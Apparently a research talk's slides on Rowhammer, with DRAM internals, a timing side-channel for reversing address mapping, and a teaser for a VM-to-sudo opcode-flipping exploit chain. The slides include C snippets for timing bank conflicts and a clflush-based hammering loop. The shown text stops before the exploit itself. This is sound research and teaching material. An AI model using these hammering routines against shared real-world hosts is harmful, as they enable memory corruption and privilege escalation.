

# Flipping Bits From Software with Rowhammer a Decade Later

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Andrea Di Dio



# \$ whoami

- PhD Candidate at VUsec, Amsterdam
- Interested in Attacks/Defenses in the HW/SW boundary and OS Design (mostly MM)
- 4+ Years on Rowhammer 🛠️
- X: @hammertux
- <https://hammertux.github.io>



*“Sharing is caring.”*

*-Probably every kindergarten teacher ever-*

*“Sharing is **NOT** caring.”*

*-Anonymous-*

# Why?

## **Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors**

Yoongu Kim<sup>1</sup> Ross Daly\* Jeremie Kim<sup>1</sup> Chris Fallin\* Ji Hye Lee<sup>1</sup>  
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The image shows a screenshot of a Wired article. At the top left is the Wired logo with a hamburger menu icon. At the top right is a blue 'SUBSCRIBE' button. Below the logo is a dark grey bar with the author's name 'ANDY GREENBERG' in white, followed by the category 'SECURITY' and the date 'AUG 31, 2016 7:00 AM'. The main title of the article is 'Forget Software—Now Hackers Are Exploiting Physics' in a large, bold, black font. Below the title is a short paragraph: 'An emerging form of hacking techniques targets the fundamental physical properties of computation.'

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## Drammer: Deterministic Rowhammer Attacks on Mobile Platforms

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**THROWHAMMER —**  
Packets over a LAN are all it takes to trigger  
serious Rowhammer bit flips

The bar for exploiting potentially serious DDR weakness keeps getting lower.

WIRED SUBSCRIBE

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... of hacking techniques  
... mental physical properties

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### An Ingenious Data Hack Is More Dangerous Than Anyone Feared

Researchers have discovered that the so-called Rowhammer technique works on "error-correcting code" memory, in what amounts to a serious escalation.

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DDR4 memory protections are broken wide  
open by new Rowhammer technique

Researchers build "fuzzer" that supercharges potentially serious bitflipping exploits.

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LILY HAY NEWMAN SECURITY NOV 21, 2018 3:31 PM

### An Ingenious Data Hack Is More Dangerous Than Anyone Feared

WIRED SUBSCRIBE

LILY HAY NEWMAN SECURITY MAY 26, 2021 10:01 AM

### As Chips Shrink, Rowhammer Attacks Get Harder to Stop

A full fix for the "Half-Double" technique will require rethinking how memory semiconductors are designed.

e so-  
on  
what

# Teaser

- Rowhammer is still an issue almost a decade later
- Full exploit workchain:
  - Co-hosted VMs
  - Page deduplication for memory massaging
  - Opcode Flipping on the sudo binary


# Roadmap

1. DRAM Timing Side Channel
2. Rowhammer & Templating
3. Opcode Flipping
4. Page Deduplication
5. Demo





# DRAM Primer


- Each DRAM Bank = Logical matrix of cells
- Row buffer: per bank 'cache'
- Accessing a row causes a **row activation**
- Periodic **refresh** issued by the memory controller (64ms)



# Reading from DRAM




# Reading from DRAM






# Reading from DRAM




# Reading from DRAM




# Row Replacement Policy

- When is the data copied back to the original row?
- “closing a row” → **precharge**
- Open row policy: postpone precharge until next row activation
- Closed row policy: precharge after returning the data to CPU
- Adaptive: Somewhere in between


# DRAM Addressing

- Physical addresses are not mapped linearly to DRAM
- Complex XOR functions to 'translate' physical addresses to DRAM addresses
- Dram Address: hex tuple <Channel, DIMM, Rank, Bank, Column, Row>
- Functions recovered via Bank conflicts 

# Reversing the DRAM Mapping



```
uint8_t *buf = mmap(NULL, .., HUGE_FLAGS, ..);
```



Virtual Address  
Space

# Reversing the DRAM Mapping




# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint8_t **probes = [*addr1,
```

# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint8_t **probes = [*addr1, *addr2,
```



# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint8_t **probes = [*addr1, *addr2, *addr3,
```


# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint8_t **probes = [*addr1, *addr2, *addr3, ..., *addrN]
```

# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint8_t **probes = [*addr1, *addr2, *addr3, ..., *addrN]  
uint8_t *base = buf + (rand() % BUF_SIZE);
```

# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint8_t **probes = [*addr1, *addr2, *addr3, ..., *addrN]
uint8_t *base = buf + (rand() % BUF_SIZE);
for(auto addr : probes) {
    time_access(base, addr);
}
```


# Reversing the DRAM Mapping



Virtual Address  
Space

```
uint64_t time_access(volatile uint8_t *a, volatile uint8_t *b) {  
    while(rounds-->0) {  
        t_start = rdtscp();  
        *a;  
        *b;  
        t_delta = rdtscp() - t_start;  
        time_measurements[rounds] = t_delta;  
        lfence();  
        clflush(a);  
        clflush(b);  
        mfence();  
    }  
    return median(time_measurements);  
}
```


# Bank Conflicts



Conflicting Addresses

# Roadmap

1. DRAM Timing Side Channel
2. Rowhammer & Templating
3. Opcode Flipping
4. Page Deduplication
5. Demo



# Rowhammer Recipe

Three main steps to exploit Rowhammer:

1. Memory Templating
2. Memory Massaging
3. Rapid Hammering



# Rowhammer 101



- Repeated row activations → bit flips in nearby rows
- Mostly deterministic and reproducible
- Both directions possible (1→0, 0→1)
- Most effective hammering pattern depends on DDR version

# Rowhammer 101

```
while(--n_activations) {  
    for(auto row : aggressor_rows) {  
        *row;  
    }  
    for(auto row : aggressor_rows) {  
        asm volatile("clflush (%0)" :: "r" (row) : "memory");  
    }  
}
```


# Rowhammer 101

ACTIVATE (Row 0)




# Rowhammer 101

ACTIVATE (Row 2)



